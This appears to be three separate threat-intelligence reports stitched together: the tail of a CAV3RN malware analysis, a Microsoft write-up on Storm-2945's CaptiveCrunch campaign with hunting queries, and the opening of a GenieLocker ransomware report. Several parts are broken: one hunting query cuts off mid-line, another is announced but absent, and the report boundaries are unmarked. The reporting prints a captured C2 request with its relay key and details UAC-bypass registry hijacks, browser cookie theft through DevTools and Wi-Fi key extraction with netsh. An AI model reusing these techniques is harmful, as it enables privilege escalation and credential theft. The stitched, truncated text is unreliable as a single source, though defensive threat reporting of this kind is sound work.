DNS-based deployment-ID freshness check
The offset-0 response contains a one-byte length followed by the first three ID bytes. Each subsequent response contributes four bytes. The observed response 74.65.75.102 represents 4A 41 4B 66: a length of 74 followed by AKf. The DLL stops after collecting the declared length and discards the final padding byte rather than requesting offset 76.
DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks
One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa****dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.
Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID
Google Apps Script channel
When DNS selects Google mode, the module inserts the deployment ID into https://script.google[.]com/macros/s/{deployment-ID}/exec.
Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m":"GET" field instructs the relay to issue a GET request to its upstream server:
POST /macros/s/AKfycbw2Wo4nYIQ*************UxSvjunDmNpeA/exec HTTP/1.1
Host: script.google.com
Content-Type: application/json

{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":null,"ct":null,"r":true}
The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:
Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed https://api.studiotikva[.]com/ac, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.
Direct HTTPS channel
When DNS selects Direct HTTPS, the module contacts the configured ad address, https://api.studiotikva[.]com/api/v1/update/check, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return {"res":"failed"} in its HTTP response.
However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:
GET request to the header-gated C2 endpoint and its encoded tasking response
Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type":"broker","cid":109,"payload":"002_;;__,_"}]. The broker type instructs the communication module to forward the task to the local broker.
Inter-component DLL broker
The inter-component broker, rnp.dll, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb. It masquerades as the RNP OpenPGP library through numerous rnp_* exports, while rnp_backend_string starts the broker.
The broker coordinates the framework’s DLL components. At startup, it creates the BROKER control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by CompanyName, and the highest-version candidate from each group is loaded if it exposes GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate.
The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.
Loaded components exchange messages through the broker. It locates the requested destination and invokes that component’s callback. Unknown destinations return Err1::<destination>, while unavailable components return Err2::<destination>.
Command
Function
000
Lists loaded component names and versions
001
Lists every DLL path discovered by the scanner
002
Lists each loaded component’s path, name, and version
The 002_;;__,_ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.
Infrastructure
Historical records show that studiotikva[.]com was first registered in February 2024. Wayback Machine captures show Wix’s default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.
The domain was registered again on May 12, 2026, and redelegated on May 19 to ns1.studiotikva[.]com and ns2.studiotikva[.]com, resolving to 144.172.115[.]17 and 144.172.104[.]82. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.
The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed https://api.studiotikva[.]com/ac, revealing the actor-controlled backend endpoint.
Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.
Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945, a sub-cluster of Midnight Blizzard, conducting widespread but targeted traffic manipulation attacks involving hospitality sector networks served by captive portals worldwide. Despite some tactic, technique, and procedure (TTP) similarities to the Forest Blizzard DNS hijacking operation that we publicly disclosed in April 2026, we attribute this campaign, which we call CaptiveCrunch, to Storm-2945. As reported by ReliaQuest on July 23, a portion of this activity leverages doppelganger domains mimicking Microsoft online services to conduct follow-on adversary-in-the-middle (AitM) phishing operations that abuse the device code authentication flow in Microsoft Entra ID. Microsoft Threat Intelligence has also identified active traffic manipulation attacks leading to the delivery of malware on impacted systems. Microsoft has observed Storm-2945 leveraging AI to support a significant portion of these operations.
Today, we are sharing our findings on these ongoing intrusions to raise awareness of this threat and enable customers to protect their devices, especially while traveling. We provide our assessment of Storm-2945’s relationship to Midnight Blizzard and analysis of the CaptiveCrunch campaign, detailing the malware and tradecraft used in these operations. We also provide mitigation, detection, and hunting guidance to help organizations identify and defend against Storm-2945 and related activity.
Microsoft Threat Intelligence would like to thank our partners at Anthropic and OpenAI for their collaboration and support during this investigation.
The CaptiveCrunch campaign
Since February 2026, Storm-2945 has conducted AI-augmented operations including targeted device code and OAuth code phishing campaigns leading to Entra device registration and subsequent data collection from Microsoft 365. Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945 manipulating DNS and HTTP traffic from networks served by captive portals to redirect user traffic through actor-controlled infrastructure. Although our investigation into the initial compromise vector for the captive portal networks is ongoing, we have observed notable commonalities in the equipment and management systems used across multiple affected networks. These similarities suggest that the activity might not be limited to isolated compromises of individual venues and could reflect access to shared services within portions of the captive portal ecosystem.
Figure 1. Overview of the CaptiveCrunch attack flow
As part of the CaptiveCrunch campaign, Storm-2945 has leveraged their AitM position to redirect users through actor-controlled phishing infrastructure and has also delivered malware purporting to be browser or operating system updates in response to automated connectivity checks issued by users’ browsers. Multiple variants have been delivered, including fully-featured Windows remote access trojans (RAT) in compiled Golang, with functionality to conduct system enumeration, collect files and keystrokes, steal credentials and session tokens, conduct audio and video surveillance, monitor for removable media, and provide the threat actor a remote shell on infected systems.
The threat actor infrastructure leverages a variety of ClickFix techniques to elicit the user into downloading and executing the malware:
Figure 2. ClickFix prompt with manual user instructionsFigure 3. ClickFix prompt with additional user instructions after verification failure
In addition to variants of malware targeting Windows systems, Microsoft Threat Intelligence is also aware of indications that the threat actor might be targeting Android devices with similar techniques as the ClickFix landings also include instructions for Android devices to download and install an APK file.
To date, Microsoft has identified widespread compromise of Wi-Fi networks at hospitality-related organizations and other networks serviced by captive portal equipment in several countries. ReliaQuest has identified this activity not only at hotels, but also conference centers and other shared venues, and assesses that the goal of this activity is to access the accounts of corporate travelers.
Storm-2945 and Midnight Blizzard
Microsoft Threat Intelligence assesses that Storm-2945 is an operational sub-cluster of Midnight Blizzard based on distinctive technical and operational overlaps. These include technical similarities to Storm-2372, a Midnight Blizzard initial access operations sub-cluster, also notable for their device code and OAuth code phishing operations tracked throughout 2025, Microsoft Graph-based email exfiltration, social engineering delivered via commercial messaging apps, and significant similarities in victimology.
Midnight Blizzard is a Russia-based threat actor attributed by the US and UK governments to the Foreign Intelligence Service of the Russian Federation, also known as the SVR. This threat actor is known to primarily target governments, diplomatic entities, non-governmental organizations (NGOs), and information technology (IT) service providers, primarily in the US and Europe. Midnight Blizzard is consistent and persistent in their operational targeting, and their objectives rarely change. Their focus is to collect intelligence through longstanding and dedicated espionage in support of Russian foreign policy interests.
Midnight Blizzard operations often involve compromise of valid accounts and, in some highly targeted cases, advanced techniques to compromise authentication mechanisms within an organization to expand access and evade detection. They utilize diverse initial access methods, and Midnight Blizzard is also adept at identifying and abusing OAuth applications to move laterally across cloud environments and for post-compromise activity, such as email collection.
CaptiveCrunch tradecraft and tooling
CornFlake: Remote access and infostealer implant
CornFlake is a full-featured Windows RAT written in Go that serves as Storm-2945’s primary persistent implant. Microsoft has observed the threat actor rapidly iterating on this malware layer, which features customizable capabilities from the social engineering user interface and data collection capabilities to anti-detection and evasion techniques.
On initial execution, CornFlake operates in dropper mode: it displays a convincing fake progress window designed to occupy the victim’s attention while the binary copies itself to %APPDATA%\svchost32\svchost32.exe and establishes persistence.
Fake window options configurable by the threat actor at build time:
winupdate — A Windows Update screen displaying “Working on updates… Don’t turn off your computer”
defender — A Windows Security virus scan
directx — A DirectX End-User Runtime Web Installer
vcredist — A Microsoft Visual C++ 2015-2022 Redistributable installer
sysopt — A disk optimization utility
netfix — A Windows Network Diagnostics tool
browser — A browser update prompt
pdfview — A document viewer installer
Figure 4. False update window
CornFlake registers as a Windows service named svchost32 with the display name “Cloud Sync Service” and description “Synchronizes files with the cloud storage provider”, deliberately mimicking the legitimate svchost.exe process. It establishes redundant persistence mechanisms: Windows service registrations, Registry Run keys, named scheduled tasks, and a persistence watchdog routine that runs continuously to restore any persistence mechanism that is removed by defenders or endpoint protection.
For command and control (C2), CornFlake performs an Elliptic Curve Diffie-Hellman (ECDH) P-256 ephemeral key exchange with the C2 server, derives a session key via SHA-256, and communicates over a custom JSON protocol framed within the encrypted channel. This provides an encrypted channel to the C2 server, with each C2 session using a unique ephemeral key, making decryption of captured traffic impossible without the session-specific private key. The runtime configuration file sync.dat supports hot reconfiguration of C2 servers, watched directories, file targeting patterns, and Transport Layer Security (TLS) settings without requiring redeployment.
Once established on a victim system, CornFlake provides the operator with a comprehensive collection toolkit, gated by configuration flags that allow selective activation post-deployment:
Capability
Description
Keylogging
Raw input API-based keylogger capturing all keystrokes, including password fields
Clipboard monitoring
Captures clipboard changes with SHA-256 deduplication and records the active window title at time of capture
Screenshot capture
Idle-triggered and on-demand screenshots with configurable idle threshold
Audio surveillance
Windows Audio Session API (WASAPI)-based microphone capture, encoded as WAV files
Video surveillance
Media Foundation-based webcam capture, encoded as JPEG
Browser credential theft
ChromeKatz-derived module supporting live cookie extraction from process memory (Chromium browsers) and stored password extraction from on-disk databases, including Chrome App-Bound Encryption (ABE) bypass and Firefox NSS/SDR decryption
File exfiltration
Targets files based on file extensions with real-time file system monitoring and an upload throttle (1,000 files or 500 MB per cycle). File extensions are categorized as Documents, Archives, Images, Code, Data, Emails, and Keys
USB drive monitoring
Detects and scans removable media when inserted
Security posture sweep
Collects 18 categories of host intelligence including installed software, antivirus (AV)/endpoint detection and response (EDR) products, Defender exclusions, User Account Control (UAC) level, Remote Desktop Protocol (RDP) history, Office most recently used (MRU) files, and credential hints
Remote shell
Arbitrary command execution via cmd.exe or PowerShell (with -NoP flag to suppress profile-based detection)
CornFlake also exposes a localhost HTTP API server (/upload, /reload, /status) that transforms the RAT into a modular platform: companion or next-stage payloads such as ChocoShell could task file exfiltration, trigger configuration hot reloads or check C2 connectivity using the pre-established secure C2 channel for communication.
ChocoShell: PowerShell infostealer
ChocoShell is the campaign’s Powershell-based infostealer, delivered and executed entirely in-memory. Its primary objective is the high-volume theft of browser session cookies, saved passwords, Microsoft 365 Single Sign-On (SSO) tokens, and Wi-Fi credentials from compromised systems. Where CornFlake provides the operator with a persistent, long-running foothold on the device, ChocoShell is designed to extract the most operationally valuable credentials, giving the operator access to victim cloud environments.
The ChocoShell script was authored with full developer comments that reveal the operator’s intent behind each code decision, including explicit references to Microsoft detection signatures and the reasoning behind specific evasion choices. The consistent coding standard and descriptive commentary suggest the author might have leveraged AI-assisted code generation.
Defense evasion. Upon execution, ChocoShell beacons to a hardcoded C2 server at 213.145.86[.]112 and implements several evasion techniques in sequence. It disables the Antimalware Scan Interface (AMSI) via .NET reflection to prevent ScriptBlock scanning and evades Microsoft behavioral detection that triggers on suspicious PowerShell web request cmdlets. A timing-based sandbox detection check is also employed as a virtual machine (VM) detection mechanism, silently exiting without performing any collection if detected.
C2 communication. ChocoShell communicates with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel. Additional tooling is fetched from /cdn/chunks/polyfill-7e2b.min.js, disguised as a JavaScript polyfill file. This downloaded module is Base64-decoded and executed in memory via [ScriptBlock]::Create(), providing browser encryption key extraction capabilities, SYSTEM token impersonation, and Defender signature locking. Exfiltrated data is sent by POST to /t/event as GZip-compressed, Base64-wrapped JSON.
Privilege escalation. ChocoShell requires administrative privileges for its most impactful capabilities: SYSTEM token impersonation for Chrome ABE decryption, Volume Shadow Copy Service (VSS) shadow copy creation, Defender signature locking. It implements three silent UAC bypass techniques with ordered fallback:
SilentCleanup task hijack: Writes a malicious command to HKCU\Environment\windir, then triggers the built-in SilentCleanup scheduled task, which resolves %windir% from the user’s environment, executing the threat actor’s command at elevated privilege. The registry value is cleaned up after two seconds to avoid cloud detection.
wsreset.exe COM hijack: Creates a COM handler key in HKCU\Software\Classes and launches the auto-elevating Windows Store reset tool.
sdclt.exe folder hijack: Hijacks HKCU\Software\Classes\Folder\shell\open\command and launches the Windows Backup utility with the /KickOffElev flag.
If none of the silent bypasses succeed (for example, the user is not a local administrator), ChocoShell falls back to a visible UAC prompt via Start-Process -Verb RunAs. Notably, the script also contains a variant designed to execute within the WinGet Desired State Configuration (DSC) host process (ConfigurationRemotingServer), suggesting an attack vector through malicious WinGet DSC configuration used in Windows machine provisioning.
Credential and session theft. Once running with elevated permissions, ChocoShell locks Defender signature updates and systematically harvests data from multiple sources. For Chromium-based browsers (Chrome, Edge, Brave, Opera, Opera GX, Vivaldi), it extracts the master encryption key from the browser’s Local State file, handling both the modern ABE scheme (Chrome v127+) and the legacy data protection API (DPAPI)-only scheme. ABE decryption requires SYSTEM-level DPAPI access, which the malware obtains by impersonating a SYSTEM process token borrowed from winlogon.exe, wininit.exe, or services.exe. Locked browser SQLite databases are accessed through three strategies: shared file access, Volume Shadow Service snapshots, and direct copy as a fallback.
As a parallel collection path, ChocoShell launches Chrome, Edge, and Brave with the –remote-debugging-port flag and issues Network.getAllCookies through the Chrome DevTools Protocol (CDP). This completely bypasses ABE, enabling the browser to perform its own internal decryption and returns plaintext cookie values. To handle privilege issues (SYSTEM-launched browsers inherit the wrong token), the malware creates transient scheduled tasks with TASK_LOGON_INTERACTIVE_TOKEN to launch the browser under the signed-in user’s session. After extraction, the browser is stopped and relaunched with –restore-last-session to avoid alerting the user.
For Firefox family browsers (Firefox, Waterfox, LibreWolf, Floorp, Zen), the malware copies unencrypted cookies.sqlite databases from each profile. Additionally, ChocoShell collects Microsoft 365 and Azure Active Directory (AD) access tokens, refresh tokens, and Web Account Manager (WAM) tokens from .tbres files in the Token Broker cache. Collection of these tokens represents a significant threat to enterprise environments, as threat actors could replay SSO sessions without browser cookies. Additionally, Wi-Fi credentials are harvested via netsh wlan show profile with key=clear.
Exfiltration and cleanup. All collected data is aggregated into a JSON structure, GZip-compressed, Base64-encoded, and sent by POST to the C2’s /t/event endpoint. After exfiltration, all collected data variables are nulled, garbage collection is forced, VSS shadow copies are deleted via Windows Management Instrumentation (WMI), temporary elevation scripts are removed, and all UAC bypass registry keys (already cleaned during escalation) are verified removed.
FruitStone: Operator C2 panel
FruitStone is the web-based C2 panel that Storm-2945 operators use to manage the entire CaptiveCrunch campaign infrastructure. Implemented as a single-page application (HTML and JavaScript) serving as the front-end of the C2 server with all functionality exposed without authentication, FruitStone provides a centralized dashboard for managing compromised endpoints, building and deploying new campaign payloads, and reviewing all collected data (such as screenshots, keystrokes, browser credentials).
Operational cover. The panel is branded as “CloudSync Console” with a footer reading “Acuity Systems, Inc. — Cloud Infrastructure Portal v3.2.1,” designed to appear as legitimate enterprise cloud management software if the panel URL is discovered by defenders or hosting providers. This masquerading extends to the CornFlake agent’s service name (Cloud Sync Service) and description (“Synchronizes files with the cloud storage provider”), creating a consistent cover story across the toolchain.
Figure 5. CloudSync Console panel masquerade
Session management and multi-operator support. FruitStone uses JSON Web Token (JWT)-based authentication, session revocation, and rate limiting with IP blocking to prevent brute force attacks against the panel sign in. Multiple operators could be provisioned with individual accounts, and all active sessions are visible with IP address, user-agent, and creation time to enable operational security awareness across the operators.
Agent management. The panel displays all registered CornFlake agents in a dashboard with real-time status updates via Server-Sent Events (SSE). Each agent card shows comprehensive system information including hostname, username, OS version, CPU, RAM, disk usage, screen resolution, timezone, domain membership, and camera/microphone presence, all collected during the CornFlake posture sweep. Agents are grouped by country and subnet, with geographic distribution visualized on a map.
Operators could interact with individual agents through:
Remote shell — Interactive cmd.exe or PowerShell command execution with command history
File system browser — Live directory traversal and arbitrary file download from compromised hosts
Collection tasking — On-demand screenshot, process list, keylog buffer flush, clipboard dump, security posture survey, ChromeKatz cookie/password extraction, camera capture, and audio recording
Configuration push — Live runtime reconfiguration of C2 servers, watch paths, and C2 beacon timing
Agent update — In-place implant update by pushing a new CornFlake build to a running agent
Agent kill — Remote termination of the CornFlake implant
Campaign builder. A step-by-step wizard enables operators to configure and build new CornFlake payloads directly from the panel:
Identity — Campaign ID, C2 host and port, HTTP base URL, executable file name (svchost32.exe by default), and dropper type (C dropper at ~19 KB, Go stub at ~8 MB, or standalone self-installer)
File Paths — Configure targeted directories and file extensions by category (documents, archives, images, code, data, emails, encryption keys)
Figure 8. File paths tab
Evasion — Enable garble symbol randomization (for GoLang payloads), XOR string encoding, GZip upload compression, and debug mode
Figure 9. Evasion tab
Infrastructure management. FruitStone provides management interfaces for three layers of supporting infrastructure:
Proxy relays — Multi-proxy C2 relay architecture with TLS certificate tracking (fingerprint, expiry), health checks, connection counts, bytes forwarded, and rotation capabilities that push updated server lists to all online agents
Beacon profiles — Configurable timing profiles controlling agent sleep intervals, reconnection delays, TLS Server Name Indication (SNI) spoofing (like teams.microsoft.com), and DNS fallback domains
Staging servers — External payload hosting infrastructure with push-to-deploy, file listing, and health monitoring
Figure 10. View of the CloudSync staging servers interface
Device code abuse for cloud access
Since July 16, Microsoft has observed a portion of CaptiveCrunch landing pages redirecting users to device code authentication flow experiences. In these cases, users served these landings might be instructed to enter a device code into a legitimate Microsoft sign-in page, a technique commonly referred to as device code phishing.
Device code authentication is a legitimate OAuth workflow designed for devices that cannot support a traditional sign-in experience. However, threat actors could abuse this flow by initiating an authentication request on behalf of a user then convincing the user to enter an actor-controlled device code into a legitimate Microsoft authentication page. When successful, the victim authenticates the threat actor’s session rather than their own.
This activity is consistent with previously reported device code phishing operations conducted by Midnight Blizzard since August 2024. The observed technique does not appear fundamentally novel; however, integrating device code phishing into captive portal and traffic manipulation operations might increase the likelihood that users perceive the authentication request as legitimate. For additional details on Midnight Blizzard-related device code phishing techniques, see: Storm-2372 conducts device code phishing campaign. To understand other threat actors’ use of device code phishing and associated mitigations, see Inside an AI‑enabled device code phishing campaign.
How to protect against CaptiveCrunch activity
Minimize trust in hospitality and guest networks
When traveling, users should treat hotel, conference, airport, and other guest wireless networks as untrustworthy.
Prefer private connectivity (including mobile hotspots, satellite, and eSIM-based cellular data connections) over public Wi‑Fi whenever practical.
Consider using enterprise-managed travel routers or hotspot devices that establish encrypted tunnels back to trusted corporate infrastructure before accessing sensitive resources.
Avoid downloading software updates, certificates, browser updates, network troubleshooting tools, or security utilities presented through captive portals or other unexpected web prompts.
Verify update requests through trusted operating system mechanisms rather than pop-up messages or website prompts.
Strengthen identity and access controls
Organizations should assume that public and hospitality network infrastructure might not be trustworthy and should adopt controls that limit exposure to traffic manipulation, credential theft, and device code phishing.
Educate users to recognize ClickFix-style prompts, fake verification checks, and paste-and-run instructions as malicious, especially when they invoke command interpreters or script hosts such as cmd.exe, PowerShell, rundll32.exe, or mshta.exe.
Use passwordless solutions like passkeys and implement multifactor authentication (MFA).
Only allow device code flow where necessary. Microsoft recommends blocking device code flow wherever possible. Where necessary, configure Microsoft Entra ID’s device code flow in your Conditional Access policies.
Implement a sign-in risk policy to automate response to risky sign-ins. A sign-in risk represents the probability that a given authentication request is not authorized by the identity owner. A sign-in risk-based policy can be implemented by adding a sign-in risk condition to Conditional Access policies that evaluates the risk level of a specific user or group. Based on the risk level (high/medium/low), a policy can be configured to block access or force MFA.
When a user is a high risk and Conditional access evaluation is enabled, the user’s access is revoked, and they are forced to re-authenticate.
For regular activity monitoring, use Risky sign-in reports, which surface attempted and successful user access activities where the legitimate owner might not have performed the sign-in.
Use a Security Service Edge (SSE) solution like Global Secure Access to secure access to any app or resource using network, identity, and endpoint access controls.
Reduce exposure during captive portal registration
Organizations should review what information employees provide to hospitality providers when connecting to guest networks.
Do not reuse corporate credentials on hotel, conference, or guest-network registration pages.
Where possible, organizations should evaluate whether venue-provided wireless is required for corporate events and conferences.
Organizations should minimize unnecessary disclosure of employee identities, organizational affiliations, and travel details when booking accommodations or registering for guest network access, consistent with corporate policy and applicable local requirements.
Microsoft Defender detections and hunting guidance
Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.
Microsoft Defender for Endpoint detects Storm-2945 activity under the detection Suspicious activity linked to a Russian state-sponsored threat actor has been detected. However, these alerts might be triggered by unrelated threat actor activity. The following chart lists Microsoft Defender detections specific to the TTPs utilized by Storm-2945 in this attack.
CornFlake registers a Windows service, a Registry Run key, a scheduled task
Microsoft Defender for Endpoint – Suspicious Scheduled Task Process Launched – Suspicious scheduled task – Suspicious file added to run key – Suspicious service registration
Microsoft Defender XDR – User account compromise via OAuth device code phishing – Malicious sign in from an IP address associated with recognized attacker infrastructure – Suspicious Azure authentication through possible device code phishing
Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.
Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.
Threat intelligence reports
Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.
Hunting queries
Microsoft Defender XDR
Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:
Detect file creation after Wi-Fi connectivity test on devices
The following query checks for a file creation on a device within two minutes of the device performing built‑in Network Connectivity Status Indicator (NCSI) test, which occurs when network connectivity is established to a Wi-Fi network with a captive portal. This activity might indicate an attacker’s initial access file presence on a device.
Please note that not all files discovered through this query might be malicious or related to this threat activity.
let ncsi_endpoints = dynamic(["msftconnecttest.com","edge-http.microsoft.com","msftncsi.com","captive.apple.com","clients1.google.com",
    "clients3.google.com","clients4.google.com","clients6.google.com","connectivitycheck.gstatic.com","connectivitycheck.android.com",
    "android.clients.google.com","www.gstatic.com","detectportal.firefox.com","detectportal.brave-http-only.com","cloudflareportal.com",
    "cloudflarecp.com","cloudflareok.com","connectivity-check.warp-svc","connectivity.cloudflareclient.com","spectrum.s3.amazonaws.com",
    "nmcheck.gnome.org"]);
let NCSIEvents = DeviceNetworkEvents
    | where Timestamp > ago(7d)
    | where RemoteUrl has_any (ncsi_endpoints)
    | project NCSI_Timestamp = Timestamp, DeviceId, DeviceName, RemoteUrl, NCSI_ReportId = ReportId, NCSI_InitiatingProcessFileName = InitiatingProcessFileName, NCSI_InitiatingProcessCommandLine = InitiatingProcessCommandLine, NCSI_AccountName = InitiatingProcessAccountName;
let FileDownloadEvents = DeviceFileEvents
    | where Timestamp > ago(7d)
    | where ActionType == "FileCreated"
    | where FileName has_any (".exe",".msi",".zip",".rar",".7z")
    | project Download_Timestamp = Timestamp, DeviceId, FileName, FolderPath, Download_ReportId = ReportId, Download_InitiatingProcessFileName = InitiatingProcessFileName, Download_InitiatingProcessCommandLine = InitiatingProcessCommandLine, Download_AccountName = InitiatingProcessAccountName;
NCSIEvents
| join kind=inner (
    FileDownloadEvents
) on DeviceId
| where Download_Timestamp >= NCSI_Timestamp and Download_Timestamp
Detect connectivity to Storm-2945 infrastructure
The following query checks for connectivity to Storm-2945 infrastructure observed in this attack activity.
let target_domains = dynamic(["ms365-device.com", "ms365-live.com", "m365-owa.com", "owa-ms365.com"]);
let target_ips = dynamic(["31.57.243.154", "38.146.28.75", "38.146.28.132", "104.194.159.150", "107.189.26.194", "213.145.86.112"]);
DeviceNetworkEvents
| where RemoteUrl has_any(target_domains) or RemoteIP in (target_ips)
| project
    Timestamp,
    DeviceName,
    DeviceId,
    RemoteUrl,
    RemoteIP,
    LocalIP,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    AccountName = InitiatingProcessAccountName,
    ReportId
Detect CornFlake RAT presence on affected systems
The following query checks for the presence of the CornFlake RAT binary.
The following query checks for the CornFlake RAT Windows service registration.
DeviceRegistryEvents
| where RegistryKey has @"\SYSTEM\CurrentControlSet\Services\svchost32"
| where ActionType == "RegistryValueSet"
| where (RegistryValueName == "DisplayName" and RegistryValueData == "Cloud Sync Service")
    or (RegistryValueName == "Description" and RegistryValueData == "Synchronizes files with the cloud storage provider")
| project
    Timestamp,
    DeviceName,
    DeviceId,
    RegistryKey,
    RegistryValueName,
    RegistryValueData,
    ActionType,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    InitiatingProcessAccountName,
    ReportId
Microsoft Sentinel
Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.
Detect network IP and domain indicators of compromise using ASIM
The following query checks IP addresses and domain IOCs across data sources supported by ASIM network session parser:
//IP list and domain list- _Im_NetworkSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_domains = dynamic(["213.145.86.112/t/pixel.gif", "213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "213.145.86.112/t/event"]);
_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)
| summarize imNWS_mintime=min(TimeGenerated), imNWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor
Detect web sessions IP and file hash indicators of compromise using ASIM
The following query checks IP addresses, domains, and file hash IOCs across data sources supported by ASIM web session parser:
//IP list - _Im_WebSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_sha_hashes =dynamic([“918fa52ae45ed60ba7cc8bdc99c3cbe9ab92e0375ec31fc05d0d4513be11c593”, “be99857449d2856dd5a84e21c8a3d5e0e01456adb44062ddec5a6b4970d8d42c”]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or FileSHA256 in (ioc_sha_hashes)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor
Detect domain and URL indicators of compromise using ASIM
The following query checks domain and URL IOCs across data sources supported by ASIM web session parser:
// file hash list - imFileEvent
// Domain list - _Im_WebSession
let ioc_domains = dynamic(["https://213.145.86.112/t/pixel.gif", "https://213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "https://213.145.86.112/t/event"]);
_Im_WebSession (url_has_any = ioc_domains)
ChocoShell C2 communications
The following query detects ChocoShell communications with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel.
let lookback = 30d;
let ioc_url_artifacts = dynamic(["/t/pixel.gif?m="]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstDomain  in (ioc_url_artifacts)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
The new GenieLocker ransomware family has been active since March 2026. It has been used in attacks against organizations in the Russian Federation, primarily in the manufacturing sector, and attributed to the Toy Ghouls group by open-source intelligence (link in Russian).
The Toy Ghouls, also known as Bearlyfy, Labubu and Laboo.boo, is a financially motivated extortion group, which previously relied on third-party encryption Trojans like RedAlert, LockBit, and Babuk. GenieLocker, apparently a custom design, upgrades their toolkit and reduces their reliance on third-party software. We discovered multiple samples of this Trojan in two variants: PE builds for Windows and ELF builds for Linux and ESXi.
Technical details
Modus operandi
We described typical TTPs and modus operandi of the Toy Ghouls threat actor in the previous post (link in Russian).
In this article, we aim to thoroughly describe the capabilities of Windows and Linux builds of the custom encryption Trojan GenieLocker. To give more context, we will also provide a brief overview of the attack that took place at the end of March 2026, where GenieLocker was deployed on the victim’s systems.
Initial Access
During the incident, the attackers first entered the environment through an OpenVPN connection originating from an external partner’s network. They likely exploited the trusted relationship with that partner and used stolen, yet still valid, credentials to connect.
Discovery and Credential Access
